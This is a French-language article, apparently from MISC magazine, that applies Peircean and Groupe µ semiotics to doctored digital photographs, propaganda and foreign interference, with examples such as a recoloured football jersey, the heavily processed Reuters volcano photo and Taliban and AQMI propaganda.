Roger Cozien – roger.cozien@exomakina.fr – Directeur Général eXo maKina

Serge Mauger – Université de Caen Basse-Normandie & GREYC CNRS UMR 6072

mots-clés : GUERRE DE L'INFORMATION / INFLUENCE / INGÉRENCE / RENSEIGNEMENT / SÉMIOTIQUE / COMMUNICATION / PHOTOGRAPHIE NUMÉRIQUE

La manipulation des opinions, l'ingérence dans les politiques internes, lorsqu'elles suivent des processus intentionnels et organisés, ne peuvent être analysées et comprises sans un cadre formel adéquat. Ce constat reste valable quel que soit le vecteur emprunté par cette volonté de manipulation : image, presse, Internet, etc. Pour répondre à ces questions, nous mobilisons la sémiotique afin de dessiner les contours d'un cadre formel de compréhension des phénomènes interprétatifs sous-jacents à toute forme de manipulation et d'ingérence. Ces réflexions arrivant à maturité, il est aujourd'hui question de les rendre pleinement opérationnelles et de les généraliser quel que soit le support de médiatisation des manipulations et tentatives d'ingérence.

1 Introduction

Lorsque l'on souhaite détecter les photographies numériques qui auraient pu être modifiées, voire contrefaites en post-production, de nombreuses questions apparaissent, parallèlement aux considérations purement informatiques. Dans le numéro 52 de *MISC*, nous avons démontré qu'il est aujourd'hui technologiquement possible d'explorer très en profondeur les fichiers informatiques encodant des clichés numériques et d'exposer les traces insolites et autres singularités pouvant être synonymes de tentatives de modifications profondes du cliché.

Ainsi, naturellement, l'étape technique franchie, celle du « comment », se posent des questions essentiellement liées au « qui » et au « pourquoi ». Pourquoi a-t-on modifié une photographie, pourquoi l'a-t-on diffusée par un canal particulier, avec quel but, y aurait-il une intention délictueuse, etc. Autant de questions relatives à l'humain, bien plus qu'à la technologie du numérique. L'expérience montre que, hormis les cas triviaux des photographies de vacances et autres souvenirs personnels, on ne modifie pas une photographie sans une intention profonde, délibérée et organisée. Parmi les clichés altérés, on en trouve de nombreux destinés à la manipulation des opinions, voire à l'ingérence au sein de politiques internes : celles d'entreprises ou d'organisations comme celles relevant de la compétence des États souverains. Plus largement, de tels clichés sont souvent le marqueur de tentatives de manipulation plus large et il sera donc, dans tous les cas, précieux de les détecter et d'en comprendre les mécanismes de production et de diffusion.

Toutes ces questions appellent des réponses hautement non triviales qui requièrent une approche scientifique formelle et rigoureuse. C'est par conséquent la sémiotique que nous avons très largement mobilisée car, par construction, elle est adaptée à l'analyse des processus de communication symbolique dont la photographie fait partie.

2 Fondamentaux de sémiotique opérationnelle

Il est immédiatement important de comprendre qu'il ne s'agit pas de considérations purement théoriques. Bien au contraire, la recherche d'un cadre opérationnel et pratique est une entreprise dont l'intérêt est transversal à l'ensemble des processus humains de communication symbolique.

Qualifier le processus cognitif qui consiste à manipuler les opinions par l'intermédiaire d'un message symbolique, telle une photographie, est résolument complexe. Pouvoir le détailler pour le comprendre et envisager de le détecter ne peut se faire qu'au prix d'un effort qui nécessite d'éradiquer les lieux communs et les tentations simplificatrices. Au-delà des pures considérations informatiques liées au traitement de la photographie numérique truquée (cf. *MISC* #52), il s'agit maintenant de répondre à la question du « pourquoi » et à celles de l'intentionnalité et des buts poursuivis par le contrefacteur.

La sémiotique (ou sémiologie) est l'étude des signes et de leurs significations. La sémiotique concerne tous les types de signes et de symboles (gestes, sons, lumière, images, etc.), différant en cela de la sémantique qu'elle intègre par ailleurs. Ainsi, la sémiotique fournit-elle les outils nécessaires à l'examen critique des symboles et des informations dans des contextes extrêmement variés.

Il existe un principe fondamental que les analystes du renseignement (au sens large) devraient systématiquement appliquer : le signe, selon les théories du sémioticien américain Ch. S. Peirce, peut être appréhendé selon trois modalités : l'indice, l'icône et le symbole. Ainsi, la fumée est-elle l'indice du feu. Il n'y a pas nécessairement de volonté manifeste de signifier dans l'indice, mais celui qui voit la fumée l'interprète, par expérience, comme étant le signe du feu. On distingue dès lors deux types de signes réellement intentionnels : l'icône et le symbole. Le premier renvoie à l'objet signifié au moyen d'une **ressemblance** avec celui-ci. En photographie ou en peinture, le portrait-icône renvoie au sujet-objet par analogie de forme. Le symbole, pour sa part, renvoie à un référent cognitif (parfois appelé « image mentale ») au moyen d'une convention d'ordre culturel qui repose sur une association d'idées ou de valeurs. La balance et le glaive sont deux symboles différents de la justice, reliés l'un et l'autre à des valeurs culturelles très fortes. Mais le véritable symbole tel que le conçoit Peirce est, comme le dit par ailleurs Saussure à propos du signe linguistique, entièrement « arbitraire » et n'entretient aucun lien formel avec ce qu'il désigne. Ainsi, le mot « chat » n'a pas la forme d'un chat et n'en imite pas non plus le miaulement (pas plus que « cat » ou « Katze » ou « gato »).

Dans la pratique, la distinction tranchée entre indice, icône et symbole, en matière d'image, est loin d'être toujours nette, tant il est vrai que les processus interprétatifs humains, nécessairement complexes, sont imprégnés, dans des proportions variables et indiscernables, de chaque catégorie de signes.

De la même façon, nous ne pouvons pas ignorer, pour le sujet qui nous intéresse, les travaux du groupe m, et plus particulièrement, ceux condensés dans l'ouvrage de référence *Traité du signe visuel* (1982). Ces recherches partent des fondamentaux physiologiques de la vision, pour observer comment le **sens** est investi peu à peu dans les objets visuels. Le groupe distingue les signes iconiques (ou icônes), qui renvoient aux objets du monde réel, des signes plastiques, qui produisent des significations dans ces trois types de manifestation que sont la **couleur**, la **texture** et la **forme**. Il est alors montré comment le **langage visuel** organise ses unités en une véritable grammaire qui permet à son tour d'observer comment fonctionne une rhétorique visuelle au sein d'une rhétorique générale.

Dès lors, nous entrons en plein dans la problématique de la retouche, de l'altération et de la contrefaçon photographique. En effet, la typologie des significations produites par la manipulation des signes plastiques est strictement celle des manipulations réalisées dans les logiciels de post-production de type PhotoShop : couleur, texture et forme.

Alors que nous avons observé que le débat sur la retouche photographique est intense, mais très souvent indigent, et que la proposition de loi de Valérie Boyer provoque une réelle crispation de la part d'une partie de la profession, il est très paradoxal de constater qu'aucun acteur n'en a proposé de définition formelle et opérationnelle. Le terme étant galvaudé, nous avons pris le parti de ne l'employer qu'avec grande prudence. Cependant, nous sommes maintenant en mesure d'en proposer une première définition pratique : « *la retouche est l'appropriation, par un opérateur, des signes iconiques de la photographie en vue de leur conférer le statut requalifié de signes plastiques aux fins qu'ils produisent de nouvelles potentialités de signification par des manipulations en couleurs, textures et formes. On pourrait alors qualifier de telles photographies/images de non iconiques.* »

Cette définition appelle immédiatement plusieurs commentaires : l'opérateur dont il est question peut être un humain ou un programme informatique. Dès lors, il n'est fait nulle référence à une volonté frauduleuse de cet opérateur. Deuxièmement, il est fait mention de potentialités de signification car, et nous le détaillerons dans la section suivante, aucun ensemble de signes n'est porteur de sens en lui-même. Plus précisément, le sens n'est préexistant ni au message, ni à son émission. La **signification** est le résultat d'un processus interprétatif humain.

La retouche ne deviendrait alors frauduleuse que lorsque l'opérateur, ayant manipulé les signes iconiques comme s'agissant de signes plastiques, représente la photographie sans mentionner que certains signes ont (intentionnellement) été requalifiés dans leur statut (idem pour la réciproque). Nous serons alors légitimement en droit de parler de contrefaçon.

Dès lors, on ne peut suspecter les créations photographiques artistiques de contrefaçons, puisque le contexte d'emploi de l'image est limpide. En revanche, dans le cas de la publicité, la question demeure entière. C'est pour cette raison que la députée V. Boyer souhaite que soit apposée une mention explicite sur de telles photographies, pour éviter justement qu'elles ne soient de frauduleuses contrefaçons et pour les réhabiliter dans leur nouveau statut d'images faites de signes plastiques. Les professionnels de l'image ne comprennent pas, à ce jour, que cette disposition servirait à les protéger à rétablir la confiance du public.

3 Application des fondamentaux

Maintenant que nous avons posé les bases théoriques pour la compréhension scientifique du sujet qui nous intéresse ici, nous pouvons envisager une sémiotique opérationnelle des photographies. Pour ce faire, il

est indispensable de comprendre, à l'échelle de l'individu, comment fonctionnent la perception, et donc l'interprétation, d'une image. La figure 1 illustre un tel processus.

En haut de la figure, nous trouvons le **réel [1]**. Ce réel présente trois dimensions d'espace et une dimension de temps. Nous considérons que ce réel est infini. De fait, lorsque l'observateur réalise une photographie, il manifeste nécessairement une première **interprétation**, ne serait-ce que dans le choix du cadrage : le réel étant infini, il doit réaliser le choix qui consiste à ne retenir que certains éléments dans le cadre. Il y a par conséquent une première **intention** dans l'acte de cadrer, puis de déclencher l'appareil photographique. Il produit alors un cliché qui n'est rien d'autre qu'une **trace du réel** remplie d'objets sémiotiques : des signes iconiques. À la différence du réel, cette trace ne présente que deux dimensions d'espace et aucune dimension de temps **[2]**.




Fig. 1 : Processus interprétatif

Dès ce stade, il est nécessaire de comprendre que ce cliché trace du réel est strictement **asémantique** : il n'est porteur d'aucune signification en soi. Plus spécifiquement, le sens n'est jamais dans le message formel. De la même façon, l'intentionnalité première du photographe ne survit que très partiellement dans le cliché final et, dans tous les cas, elle ne fait pas le sens que va construire le « récepteur » de l'image. En revanche, il faut également considérer le fait **qu'il n'y a pas de degré zéro de la photographie sans représentation et intention**. Il n'y a, en aucun cas, de sens/sémantique a priori. Le photographe photographie toujours pour lui parce que son cliché lui fait sens. La première destination d'un message est l'émetteur lui-même **[3]**. Ce point théorique est généralisable à toutes les formes de communications symboliques : aucune communication n'est possible si l'émetteur ne comprend pas son propre message. En d'autres termes, l'émetteur doit nécessairement s'y retrouver dans ses propres messages qui vont donc, pour lui faire sens d'un certain point de vue et en fonction de ses attentes. Pour tout message, il y a donc au moins deux destinataires qui peuvent être synchrones (dans la parole, par exemple, l'émetteur et le récepteur entendent le message en un même temps), mais non assimilables l'un à l'autre.

Le cliché est ensuite soumis à un observateur (cognitif). Le schéma normal veut que cela soit à ce moment que se déclenche le réel processus interprétatif. L'observateur se construit alors une représentation du réel photographié à partir de la trace du réel qui lui est soumise. Cette trace est faite de signes visuels et iconiques. Se représenter le réel ne signifie rien d'autre que de rendre présent à son propre esprit le sens que l'on construit à partir des traces. Le résultat de ce processus se nomme la **réalité perçue**.

On réalise immédiatement le caractère hautement individuel et par conséquent relatif de ce processus d'interprétation et de la réalité qu'il produit.

Cette réalité est difficilement partageable ou échangeable tant il est vrai qu'elle mobilise des ressources cognitives profondes et spécifiques. On sait par exemple que lors de l'interprétation d'un signal lumineux, seuls 10 à 20 % de l'information (les rayons lumineux produits par réfraction sur les objets et captés par l'œil) sont utilisés. Autrement dit, l'interprétation est d'abord réalisée sur la base de ce qui est déjà connu et reconnu, bien plus que par l'apport de nouvelles informations : **pour voir, il faut avoir déjà vu** ! Ainsi se mêlent, dans ce processus hautement complexe, culture, éducation, expériences personnelles, mémoire visuelle, etc. On sait que les zones corticales qui sont activées au moment de la perception oculaire sont les mêmes que celles qui s'activent à l'occasion des rêves, où le sujet perçoit « réellement » des images, qui pourtant ne procèdent pas de la vision oculaire physiologique.

C'est donc de ce processus de traitement neurocognitif qu'émergera la réalité que l'on définit formellement comme la **construction de la conscience du réel**. Ainsi, le réel n'est jamais directement accessible, mais est toujours médiatisé par le symbole : on ne peut appréhender le réel sensible qu'au travers d'une opération sémiotique constituée de signes symboles. Le « réel » se donne comme élément à l'état brut, une sorte de continuum, alors que la « réalité » perçue procède d'une discrimination par application de catégories ontologiques mémorielles.

Ce n'est donc qu'une fois le processus interprétatif accompli que naîtra **le sens** comme ultime étape de cette construction de la conscience du réel.

Il s'agit d'« un » sens et non « du » sens qui, non seulement est relatif, mais tout à fait provisoire. C'est donc la réalité perçue qui fait sens, non pas le message lui-même. Le sens, au terme de cette analyse, est individuel et reflète une volonté d'appropriation ou, autrement dit, une volonté de rendre propre à soi-même. Le sens permet à l'individu cognitif de s'y retrouver au sens réflexif et spéculaire du terme, et par conséquent, de savoir que faire des nouvelles informations auxquelles il est exposé, et donc, in fine, d'apprendre et décider.

Dès lors que le sens est construit, il ne peut être exprimé et éventuellement partagé que par la médiation du langage. C'est pour cette raison que l'on peut dire, de façon abusive mais compréhensible, que l'image est un discours. C'est en effet la seule façon dont on dispose pour exprimer et partager la réalité perçue, ainsi que le sens qui s'en dégagera. Tout en acceptant cette égalité simplificatrice, il

faut garder à l'esprit qu'elle n'est que le raccourci conceptuel d'un processus sensiblement plus complexe. Si l'on veut creuser un peu plus cette considération, on dira que le signe, qu'il soit indiciel, iconique ou symbolique, permet au sujet « récepteur » d'entrer en « relation » avec le monde (le « réel »). Mais, il importe de prendre en compte que le terme « relation » est lui-même polysémique : il renvoie aussi bien à un principe de mise en rapport qu'à celui de relater (raconter) ce qui est perçu.

Nous acceptons le raccourci image = discours à deux conditions : premièrement, être conscient que c'est un raccourci et de l'existence d'un processus interprétatif complet et complexe. Deuxièmement, nous partageons une culture et une communauté d'expériences, ainsi que le plus souvent le même référentiel cognito-culturo-visuel. Ainsi, pour une même photographie, les chances sont grandes que le groupe des observateurs produise des réalités et des significations voisines et compatibles.

La première condition est convenue. En revanche, ignorer la seconde conduit systématiquement à de profondes erreurs d'analyse, aussi bien sur les réactions face à une image que sur les raisons de la diffusion de cette image. Notre problématique ici est la production de photographies non iconiques, en particulier, pour ce qui nous intéresse, celles destinées à la manipulation des opinions et à l'ingérence dans des politiques internes.

L'objectif de l'opérateur n'est pas de réaliser et de réussir une bonne photographie contrefaite (et qui serait résistante aux moyens d'analyses informatiques). Son objectif est de provoquer la réaction voulue chez ceux à qui il destine sa photographie. C'est en cela qu'il y a ingérence, car interférence avec la liberté de faire sens du destinataire. Ce qui est sensiblement plus insidieux, voire efficace, que de contraindre par d'autres moyens sa liberté de choix, de décision ou d'action. La liberté de faire sens est considérablement plus en amont dans le processus cognitif que celles du choix et de l'action.

Les deux figures qui suivent illustrent ces principes. Dans les deux cas, nous n'avons utilisé qu'une des dimensions des signes plastiques : la couleur. La figure 2 gauche nous montre une photographie prise à l'occasion du match France contre Mexique de 2010. Le sous-titre est : « *Cris de victoire et immense clameur dans les rues de Mexico City qui vibrent à l'unisson de leur équipe nationale* ! ». Les titres, de style journalistique, qui l'accompagnent sont comme autant de légendes de l'image. La figure 2 droite montre la même photographie où l'on a transformé un seul objet iconique : le maillot du joueur au premier plan. Nous l'avons modifié dans sa couleur. Les textes sont également censés être des légendes de l'image, et cette fois-ci, le sous-titre est : « *Cris de douleur et immense déception dans les rues de Paris qui pleurent à l'unisson de leur équipe nationale !* » Dans les deux cas, les textes s'accordent parfaitement avec la photographie et, très étonnement, alors que la deuxième photographie est manifestement contrefaite, le deuxième texte ne ment pas !

Faites l'expérience autour de vous. Sur la première image, les lecteurs voient deux joueurs mexicains en liesse alors que sur la deuxième, ils verront, ou plus exactement, ils liront l'opposition entre l'attitude joyeuse d'un joueur mexicain en opposition avec la douleur d'un joueur français à terre. La photographie légende le texte !

Fig. 2 : Exemple de manipulation sémiotique

Le problème réside donc dans le phénomène d'inversion des légendes. Originellement, le statut de la photographie était celui du témoignage et la légende textuelle venait donner des informations de contexte et d'environnement. Le numérique a conjointement considérablement accru le nombre de photographies produites ainsi que celles qui sont diffusées. Ceci a banalisé l'image, et surtout, l'image sans légende. Ainsi, la photographie est aujourd'hui massivement utilisée comme illustration du discours (textuel) là où dans le temps, on trouvait un dessin d'illustration, une vue d'artiste. Cependant, le processus est sensiblement plus pernicieux. Dans les cas de l'illustration, le lecteur sait qu'il s'agit d'une réalité reconstituée, celle du dessinateur. Or, l'ambiguïté du statut de la photographie, tantôt témoignage, tantôt illustration, induit que l'image va venir conforter le texte, dans le vrai comme dans le faux : la présence d'une simple photographie suffit à confirmer tous les discours, et surtout, à renforcer la crédibilité de l'émetteur/rédacteur. Les journaux télévisés, surtout ceux des chaînes d'information continue, usent et abusent de ce procédé en adossant à des images d'archive des discours d'actualité. Le CSA les a d'ailleurs rappelés à l'ordre en début d'année 2010, sans beaucoup d'effet en réalité !

Ce processus d'inversion est possible car, au mieux, seuls 10 à 20 % de l'information visuelle fournie par une photographie sont utilisés. Dans le cas d'une consommation instantanée de la presse, c'est à peine 5 % (voire moins) qui sont utilisés par le lecteur/récepteur pour se forger sa réalité perçue. En fait, nous savons que le maximum d'information visuelle est produit par la présence (ou non) de la photographie, pas par son contenu. Avant même de se poser la question de la véracité du discours porté par le texte, la seule présence d'une photographie suffit à induire une réalité perçue où le lecteur se sent en confiance par rapport à l'émetteur/rédacteur et le discours-texte qu'il produit. Or, on sait qu'un individu est d'autant plus manipulable que sa confiance est grande. Il se reportera naturellement vers la raison de cette confiance pour obtenir les réponses aux questions restées en suspens. Il s'agit d'un vieux procédé politique.

Il existe en sémantique un concept central qui est l'isotopie et qui consiste en la répétition de traits sémiques. Cette particularité du langage est un réel avantage et, d'un certain point de vue, ajoute une dimension supplémentaire à l'interprétation en lui ajoutant un nouveau faisceau de signification. Lorsque nous communiquons, nous passons beaucoup de temps à reformuler la même chose afin, entre autres, de lever les ambiguïtés. Très étonnement, le phénomène d'inversion des légendes confère à la photographie une nouvelle cohérence isotopique : l'image se fait le relais, non écrit mais inscrit, et renforce des traits sémiques du texte auquel elle est rattachée. Plus précisément, moins que le contenu visuel et informatif de la photographie, c'est la présence de l'image qui engendre cette isotopie induisant ce discours interne (au lecteur) : « *puisqu'il y a une photographie, le discours du texte doit être vrai.* ». Les médias en tout genre usent et abusent (plus ou moins consciemment) de cette requalification du statut de l'image, qui est un des constituants modernes de la manipulation des opinions.

4 Histoire de volcan

La photographie de la figure 3 gauche a fait le tour des rédactions du monde entier. Elle a été présentée avec le statut d'image strictement iconique, c'est-à-dire, pour le formuler naïvement, qu'elle devait nous permettre de prendre connaissance de la « réalité » de l'éruption et du nuage de cendres propulsées dans le ciel, nuage dont les particules de poussière empêchèrent le trafic aérien en Europe du nord.

Source : REUTERS, crédit d'image : Olafur Eggertsson

Fig. 3 : Un terrifiant volcan

Soumise à l'analyse sémiotique, cette image, supposée documentaire et « objective », a cependant posé question. Ce cliché est à proprement parler saisissant. Il est d'une composition tout à fait classique et efficace. Une ligne horizontale partage le tiers inférieur, maintenu dans l'ombre, de la partie « céleste », se voulant écrasante de majesté et de lumière presque biblique aux fins de nous faire ressentir notre petitesse impuissante. Cet effet est encore augmenté par la dimension relative (due au choix de la focale) des bâtiments plaqués au sol, en particulier des trois silos sur la partie droite, dont on devine qu'ils ne sont pas, en vrai, particulièrement petits, mais semblent réduits à des proportions insignifiantes par rapport à ce qui se passe dans les hauteurs. Le jeu des couleurs vient confirmer et augmenter cette impression. Dès que l'on atteint les zones de lumière des troisième ou quatrième plans, l'humain est évacué au profit de la haute montagne, cadrée au centre, qui, déjà majestueuse et inatteignable en soi, sert de transition vers les deux tiers supérieurs du cliché. Enfin, la netteté et le volume des nuages supérieurs où alternent blancheur et un noir d'encre parachèvent cette impression de colère divine toute prête à s'abattre. L'image est littéralement apocalyptique.

Nous ne sommes plus en train de constater ou de mesurer un phénomène volcanique, nous sommes dans l'expérience de quelque chose qui dépasse l'entendement. Tout prend l'apparence d'un phénomène effarant et nous ramène à de l'émotion brute. Ce sont d'abord les sens et les sensations qui sont sollicités ici, au détriment de la raison. Nous nous abandonnons de nous-mêmes à l'image provoquant une émotion, mélange de plaisir et d'absence de maîtrise.

Wade Laube, photographe australien, a été le premier à contacter l'agence Reuters afin de se procurer l'image (censée être) originale et pour se rendre compte, par comparaison (figure 3 droite), que la première était une véritable peinture photographique. En rupture, le cliché original peut être considéré comme plat, presque terne et ne sait pas provoquer chez le spectateur, en dépit d'une composition strictement identique, le même sentiment d'abandon et de fascination.

Nous savons que les clichés numériques nécessitent par nature, tout comme leurs ancêtres argentiques, un développement, autrement dit, un traitement informatique qui suit la prise de vue en tant qu'événement isolé. Qui a déjà observé une photographie adossée à un RAW professionnel sait que le rendu est visuellement indigent et ne saurait faire part de la moindre émotion. Nous savons que l'intention première du photographe ne survit que très rarement et très partiellement dans le cliché trace du réel tel qu'il est présenté au lecteur. Il est également impossible de dire quelle part survivra dans la réalité perçue construite cognitivement par ce même lecteur. Il est vraisemblable que les professionnels de l'image et de l'édition perçoivent intuitivement ces limitations sémiotiques et, en amont de toute considération commerciale, cherchent à compenser l'écart entre d'un côté la sidération provoquée par le spectacle du volcan en éruption et, de l'autre, la platitude du cliché trace du réel, surtout lorsqu'il est brut. D'un certain point de vue, la peinture photographique de la figure 3 gauche est vraisemblablement ce qu'il y a de plus proche de la réalité perçue de toute personne, dont le photographe, devant le spectacle du volcan. Toujours de ce même point de vue, cette peinture photographique n'est peut-être pas mensongère, moins que la photographie brute, elle, incapable de restituer l'émotion ressentie par le photographe-observateur.

L'exemple du volcan islandais nous enseigne qu'il n'est pas simple de trancher entre volonté de rendre compte de l'émotion, voire la sidération, de l'observateur du

réel photographié (souvent le photographe lui-même) et la volonté d'induire une réalité perçue spécifique et spécieuse. Aujourd'hui, la seule parade conservatoire serait (a minima) de signaler par une mention idoine les opérations subies par la photographie.

5 Sémiotique et renseignement

En diffusant une image non iconique, le but ne peut être que de tenter d'induire la perception d'une réalité particulière et spécifique aux intentions de l'émetteur, rien de plus. Cependant, si cet objectif est atteint, les conséquences seront sans commune mesure avec n'importe quelle action destinée à entraver les capacités de décision ou d'action du destinataire. En effet, plus qu'être empêchée ou même entravée, la cible est littéralement aveuglée : elle ne dispose plus d'aucun élément tangible de référence et d'appréciation de sa situation. L'ensemble de ces choix seront alors entachés de cette cécité.

Certes, une telle entreprise n'est pas aisée et ne réussit pleinement que rarement. De plus, même lorsqu'elle y arrive, son angle de tir est nécessairement limité. Pourtant, nous sommes dans un domaine où les conséquences peuvent être dramatiquement et différentiellement décorrelées des causes, surtout lorsqu'on est tenu à une réaction d'urgence. Quand on y regarde de plus près, n'est-ce pas ce que les services de renseignement de tous les pays n'ont eu de cesse de faire en période de tensions exacerbées, comme durant la guerre froide ?

Donc de ce point de vue, rien de nouveau. Pourtant, on perçoit, ne serait-ce qu'instinctivement, que le problème de la photographie numérique est sensiblement différent : très large diffusion, enjeux divers autres que militaires, accessibilité à tout type de public, accessibilité des outils de falsification, matière première essentielle de la presse internationale, très nombreux acteurs dans la chaîne de production de l'image, etc.

Par conséquent, les codes de la manipulation et de l'ingérence doivent être reconsidérés. Il n'est plus question uniquement de réussir une bonne manipulation technique d'une photographie. Il est question de savoir à qui elle est destinée. Dans ce « qui », il faut prendre en compte la culture, l'éducation, la langue, le système de valeurs, la morale, les objectifs, etc. La communication par l'image délivre un message hautement symbolique dont nous savons que seuls 10 à 20 % seront utilisés par le récepteur. La charge utile du message, le sens, est enfoui dans le récepteur lui-même qui ne peut, d'une part, que reconnaître ce message, et d'autre part, ne produire que ce qu'il peut, non pas ce que veut, dans l'absolu, l'émetteur. On peut néanmoins approcher les intentions de l'émetteur dans le cadre d'une propagande bien orchestrée, c'est-à-dire fondée sur les préjugés, les a priori et les réactions spontanées induites par la manipulation des passions (le cas proto-typique est celui de la propagande du troisième Reich et de ses émules). La communication symbolique a cela de particulier qu'elle consacre le couple émetteur+récepteur comme le réel siège de la production de l'information (théorie de Shanon), mais également celui du sens. Dans le même temps, le récepteur n'est pas un électron libre, tout particulièrement lorsqu'il a affaire à un émetteur habile qui rompt le pacte des maximes de l'échange, en particulier celle de la sincérité.

Les contraintes pour réaliser une bonne manipulation par l'image sont multiples et complexes. Plus que des moyens techniques, elles réclament des moyens humains ainsi qu'une réelle entreprise de veille, voire de renseignement. Tout ceci étant fortement lié à la cible visée : une population entière ou, au contraire, quelques décideurs. Dans tous les cas, il sera définitivement inutile de viser autre chose que la culture au sens large, de la cible, aux seules fins d'espérer que **sa** réalité perçue soit modifiée de la façon qui intéresse l'émetteur.

Ainsi, l'ingérence par l'image impose nécessairement de parfaitement connaître sa cible. Dans le cas contraire, l'échec est assuré. C'est quasiment le même processus qui est déployé dans les opérations marketing : comme on ne peut provoquer et encore moins télé-agir, on suscite et on tente de persuader. Très paradoxalement, du fait de l'individualité de la réalité, les opérations d'ingérence ciblées ont plus de chances de réussir que celles destinées à un public large.

Pour ce faire, la première action à entreprendre sera de mener des actions de renseignement/veille sur le parcours, l'expérience, la formation, la morale, la vie personnelle des cibles. Ainsi, souhaiter influencer les membres de l'exécutif, dont le ministre de la Défense ou encore les chefs d'États Majors, sera d'autant plus aisé (et efficace) qu'auront été pris en compte, d'une façon ou d'une autre, des éléments personnels sur ces autorités. Si la nécessité de protéger ses données personnelles est devenue un poncif, celles de nos autorités ne le sont peut-être pas assez.

En outre, l'altération des photographies numériques en post-production n'est pas un pré-requis à la manipulation. Des mises en scène ou tout simplement un choix judicieux de photographies et qui n'auraient peut être aucun lien avec les éléments décrits dans la légende (implicite ou explicite) seraient tout aussi efficaces. L'objectif est d'influer sur la construction de la réalité perçue par les récepteurs et, connaissant des éléments personnels de leurs vies, orienter la production de significations.

À notre connaissance, les propagandistes ont plutôt visé des populations entières, pensant que l'effet de masse compenserait par un effet de validation mimétique le côté parfois grossier ou caricatural de leur communication (principe de la rumeur). On ne peut cependant pas exclure des attaques ciblées lorsque nos ennemis intégreront consciemment ces processus sémiotiques.

Il nous a été donné d'étudier de la propagande talibane et, comme tout le public français, celle d'AQMI après l'enlèvement de nos compatriotes au Niger. Nous pouvons aujourd'hui mettre en relation ce que nous avions mis en évidence à ces occasions avec les éléments scientifiques que nous venons de développer : choix de la langue anglaise, choix d'un anglophone, choix des photographies, choix du support et de la mise en page, etc. Il en est de même pour AQMI

et la prise d'otages. Dans les deux cas, il est intéressant de noter les efforts déployés pour que nous entendions parfaitement le message envoyé et que nous y soyons intellectuellement et émotionnellement sensibles. Il s'agit de marquer durablement les esprits. Or, si on analyse les messages en se gardant au maximum d'une interprétation entachée de notre propre culture, on se rend compte que le contenu informationnel est vide ou presque. En effet, ces éléments de propagande nous apprennent plus sur leurs auteurs que sur la situation décrite.

Il serait également erroné de croire que la seule nature de la propagande est le mensonge. La réelle nature de la propagande est d'induire, chez le récepteur, une réalité perçue favorable à l'émetteur, peu importe la façon de présenter les faits. De ce qu'il nous a été donné de voir, il n'est pas interdit de penser que la mouvance talibane, et surtout ceux qui les soutiennent et fabriquent pour eux les éléments de propagande, aient franchi un pas dans leur compréhension de nos faiblesses culturelles et intrinsèques. Il n'est pas non plus interdit d'envisager une adaptation de leurs modes d'action, en Afghanistan et à l'extérieur, c'est-à-dire en Occident. Nous émettons l'hypothèse qu'une rupture qualitative dans la communication d'un groupe, présentant une communauté de pensée, d'objectifs, de culture, est symptomatique d'une rupture dans leurs perceptions du récepteur et d'eux-mêmes (le premier destinataire d'une communication symbolique est l'émetteur lui-même). Nous faisons également l'hypothèse que dans certains cas, cette rupture est voisine (dans le temps) d'un changement dans les modes d'action de l'émetteur, sans préjuger de la valeur de l'action : déclin ou intensification.

S'il existe des grandeurs observables et mesurables significatives et descriptives de l'action de l'émetteur et que ces grandeurs sont dérivables (même si leur observation signifie leur discrétisation), relativement au temps, par exemple, il est vraisemblable qu'une rupture modale dans la communication de l'émetteur soit liée à un changement de dynamique. Il peut s'agir, selon les cas, d'une variation directe : changement de signe de la dérivée première mais, plus finement et plus profondément, d'un point d'inflexion dans la courbe d'une des grandeurs descriptives : la dérivée seconde (si elle existe) s'annule et change de signe. Cela peut être le nombre de combattants disponibles ou la quantité de moyens matériels, la capacité à se déplacer, la puissance de feu, etc. La communication nous apprend beaucoup sur l'émetteur : sa dynamique interne et sa perception du récepteur. Dans le cas des documents de propagande talibane, nous avons noté sa proximité sémiotique avec des documents occidentaux. Si cela est révélateur d'une aide externe, c'est surtout révélateur d'une rupture dans diverses grandeurs significatives : compréhension de l'ennemi, capacités opérationnelles, réorientation politique, etc. En l'absence de données complémentaires, nous ne pouvons cependant nous prononcer définitivement.

Retenons que l'évolution de leur communication nous renseigne sur leur propre capacité à nous comprendre, nous, les destinataires du message, ainsi que sur leur manière de se situer par rapport à nous.

Conclusion

Les processus que nous avons décrits dans cet article sont puissants et complexes. Leur mise en œuvre impose formation, expérience et ouverture d'esprit. Leur emploi dans un contexte opérationnel tel celui des analystes des services de renseignement (et d'investigation au sens large) nécessiterait, nous semble-t-il, une remise en question de l'actuelle doctrine de photo-interprétation, et plus largement, une modernisation de la doctrine d'analyse du renseignement. Nous sommes aujourd'hui persuadés que l'analyse de la propagande de nos ennemis mériterait un groupe d'analystes, recrutés avec des profils et compétences élargis, et formés spécifiquement à ces mécanismes sémiotiques afin de ne pas se limiter aux premiers niveaux de la propagande.

Ce type d'analyse est généralisable à d'autres supports tels que les enregistrements audio. Ainsi, l'analyse de l'enregistrement sonore de l'interrogatoire récent d'otages français au Niger, et diffusé par Al-Jazira, nous aurait-il renseigné sur les conditions physiques et morales de ces otages, ainsi que sur le profil (dont sa profession) de celui qui posa les questions, sans parler des conditions techniques d'enregistrement. Il en est de même pour la propagande talibane et islamiste en général qui, depuis quelque temps, a résolument adopté les codes de la communication occidentale.

L'analyse sémiotique devrait systématiquement accompagner toute analyse technique afin de dépasser les questions du « comment » pour converger vers les « qui » et « pourquoi ». L'accès aux supports de communication de masse par le plus grand nombre, avec des intentions politiques les plus variées, impose de repenser profondément le cadre formel d'analyse et de compréhension de cette communication afin d'en exposer les pièges les plus pernicieux et d'en informer le public. ■

NOTES

